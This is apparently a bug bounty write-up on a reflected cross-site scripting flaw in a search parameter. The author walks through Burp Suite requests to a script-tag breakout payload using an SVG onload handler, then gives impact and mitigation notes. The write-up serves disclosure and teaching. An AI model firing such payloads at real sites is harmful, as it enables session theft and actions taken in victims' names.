
Introduction
What's up, hackers! 👋
I'm excited to share this writeup about a Reflected XSS vulnerability I discovered during my bug bounty hunting journey. This find really reinforced an important lesson I've learned: the simplest features often hide the most critical vulnerabilities.
This bug was sitting right there in plain sight — the search bar. You know, that innocent-looking text box that everyone uses to find products? Yeah, that one. Most people type product names into it. I typed something completely different.
What made this vulnerability interesting wasn't just finding the XSS itself — it was how the injection worked. The user input was reflected inside an existing <script> tag, which meant I couldn't just throw a basic payload at it. I had to break out of the JavaScript context first before I could execute my code.
Let me walk you through exactly how I found it.
The Hunt Begins: Step 1 — Finding the Reflection
I landed on the target website and started doing what I always do — looking for input fields. Login forms, comment sections, contact forms… and then I saw it: the search bar.
Search functionality is a goldmine for XSS hunters because:
- It's designed to accept any user input
- Results pages often reflect that input back to show what you searched for
- Developers sometimes overlook it because "it's just a search"
I started simple. No fancy payloads yet — just a basic test string:
testHit enter. The page refreshed and showed:
Search results for: "test"My input was reflected directly in the HTML response.
That's step one. Now I needed to know: is there any filtering happening?
Step 2: Testing for Sanitization
Time to throw some special characters at it and see what sticks. I tried:
test><" 'These characters are critical in web attacks:
<and>→ Used to create HTML tags"and'→ Used to break out of attributes- If these aren't encoded, we might have a vulnerability
The page responded:
Search results for: "test><" '"No encoding. No filtering. Nothing. ✅
All the dangerous characters came back untouched. This was looking very promising.
Step 3: Locating the Injection Point with Burp Suite
Now here's where most people stop — they see the reflection in the visible page content and think that's the only place it exists. Big mistake.
I opened up Burp Suite and used a unique identifier to track exactly where my input was landing in the raw HTML response:
test3030Request:
GET /search?q=test3030%3E%3C%22+%27&search-button=&lang=en_US HTTP/2
Host: [REDACTED]
I searched the response for test3030 and found something interesting: my input was reflected in multiple places, some filtered, some not.
Then I found the jackpot — buried inside the page source:
Response:
}]);
pushMCView(["trackPageView",{
    "search":"test3030><\" '"
}]);
flushViewQueue();
} catch (e) { console.error(e); }
</script>
🔍 My input was sitting inside an existing <script> block - completely unfiltered.

As you can see in the screenshot, the search parameter test3030><\" ' is reflected directly inside the JavaScript pushMCViewfunction without any sanitization. The special characters are all there - unencoded and ready for exploitation.
This is different from a typical XSS. My input isn't in the HTML body — it's inside JavaScript code. That means I need a different approach.
Step 4: Breaking Out of the Script Context
Here's the problem: I can't just inject <img src=x onerror=alert(1)> because I'm already inside a <script> tag. The browser is expecting JavaScript syntax, not HTML.
But then I realized something: what if I close the script tag myself?
I tested:
</script>test3030What happened?
The browser saw the closing </script> tag and ended the JavaScript context right there. Everything after it was now treated as HTML, not JavaScript.
✅ I successfully escaped the script context.
Let me verify this with Burp Suite:
Request:
GET /search?q=</script>test3030%3E%3C%22+%27&search-button=&lang=en_US HTTP/2Response:
pushMCView(["trackPageView",{
    "search":"</script>test3030><\" '"
}]);
flushViewQueue();
} catch (e) { console.error(e); }
</script>
Perfect! As shown in the screenshot, my </script> tag successfully closes the existing script block early. The browser now interprets everything after </script> as HTML content, not JavaScript. This is the key to the exploit.
Now I could inject arbitrary HTML elements — and with them, JavaScript event handlers.
Step 5: Crafting the Exploit Payload
Time to build the final payload. My strategy:
- Close the existing
<script>tag with</script> - Inject an SVG element (lightweight, always works)
- Use the
onloadevent to execute JavaScript
Final Payload:
</script><svg/onload=alert(document.domain)>Full malicious URL:
/search?q=</script><svg/onload=alert(document.domain)>&search-button=&lang=en_USI sent the request through Burp Suite and inspected the response:
Response:
pushMCView(["trackPageView",{
    "search":"</script><svg/onload=alert(document.domain)><\" '"
}]);
Excellent! The screenshot confirms that our complete XSS payload </script><svg/onload=alert(document.domain)> is now embedded in the HTML response. The syntax highlighting even shows the </script> tag in red, indicating the script context has been terminated. The SVG element with its malicious onload handler is ready to execute.
Perfect. The payload was in there, unmodified, ready to execute.
Step 6: Proof of Concept — JavaScript Execution
Theory is great, but I needed visual proof. I opened a browser and navigated to the malicious URL.
🎯 The alert box popped up, showing the target domain.

And there it is — the moment of truth! The alert dialog displays the target domain, proving we have full JavaScript execution capability in the context of the vulnerable website. Notice how the search results page still shows our payload in the search query, and the URL bar contains our exploit. This is a live, working XSS vulnerability.
Success. I had full JavaScript execution in the context of the target website.
Why This Works
Let me explain exactly what's happening behind the scenes.
My Input:
</script><svg/onload=alert(document.domain)>How it appears in the HTML:
<script>
pushMCView(["trackPageView",{"search":"</script>  ← Script ends HERE
<svg/onload=alert(document.domain)>               ← This becomes HTML!
"}]);
</script>
What the browser sees:
- Start of a
<script>block - Some JavaScript code:
pushMCView(["trackPageView",{"search":" - Closing script tag:
</script>← Browser thinks the script is done - HTML content:
<svg/onload=alert(document.domain)>← This executes - Random text:
"}]);(browser ignores this) - Another
</script>tag (browser ignores - no matching open tag)
The browser's HTML parser is greedy — as soon as it sees </script>, it closes the JavaScript context. The application intended for the script to continue, but we hijacked that intention.
Impact
This vulnerability allows an attacker to:
- Execute arbitrary JavaScript in the victim's browser
- Steal session cookies (if not protected with HttpOnly)
- Perform actions on behalf of the user
- Launch phishing attacks within the trusted domain
Mitigation
To prevent this issue:
- Properly encode user input before embedding it in JavaScript
- Use safe serialization methods (e.g.,
JSON.stringify) - Avoid directly injecting user input into script blocks
- Implement Content Security Policy to reduce exploitation impact
Vulnerability Details
Vulnerability Type: Reflected XSS
Parameter: q
Endpoint: /search
Method: GET
Payload: </script><svg/onload=alert(document.domain)>
Conclusion
This hunt reminded me why I love bug bounties: you never know what you'll find when you start poking around. A simple search bar turned into a full XSS vulnerability
The key takeaways?
- Always test user input fields — even the "boring" ones
- Use the right tools (Burp Suite is essential)
- Understand injection context before crafting payloads
- Simple is often better than complex
Thanks for reading! I hope this writeup helps you in your own bug hunting journey. Stay curious, stay persistent, and happy hacking! 🔐
#BugBounty #XSS #WebSecurity #HackerOne #EthicalHacking #Pentesting #InfoSec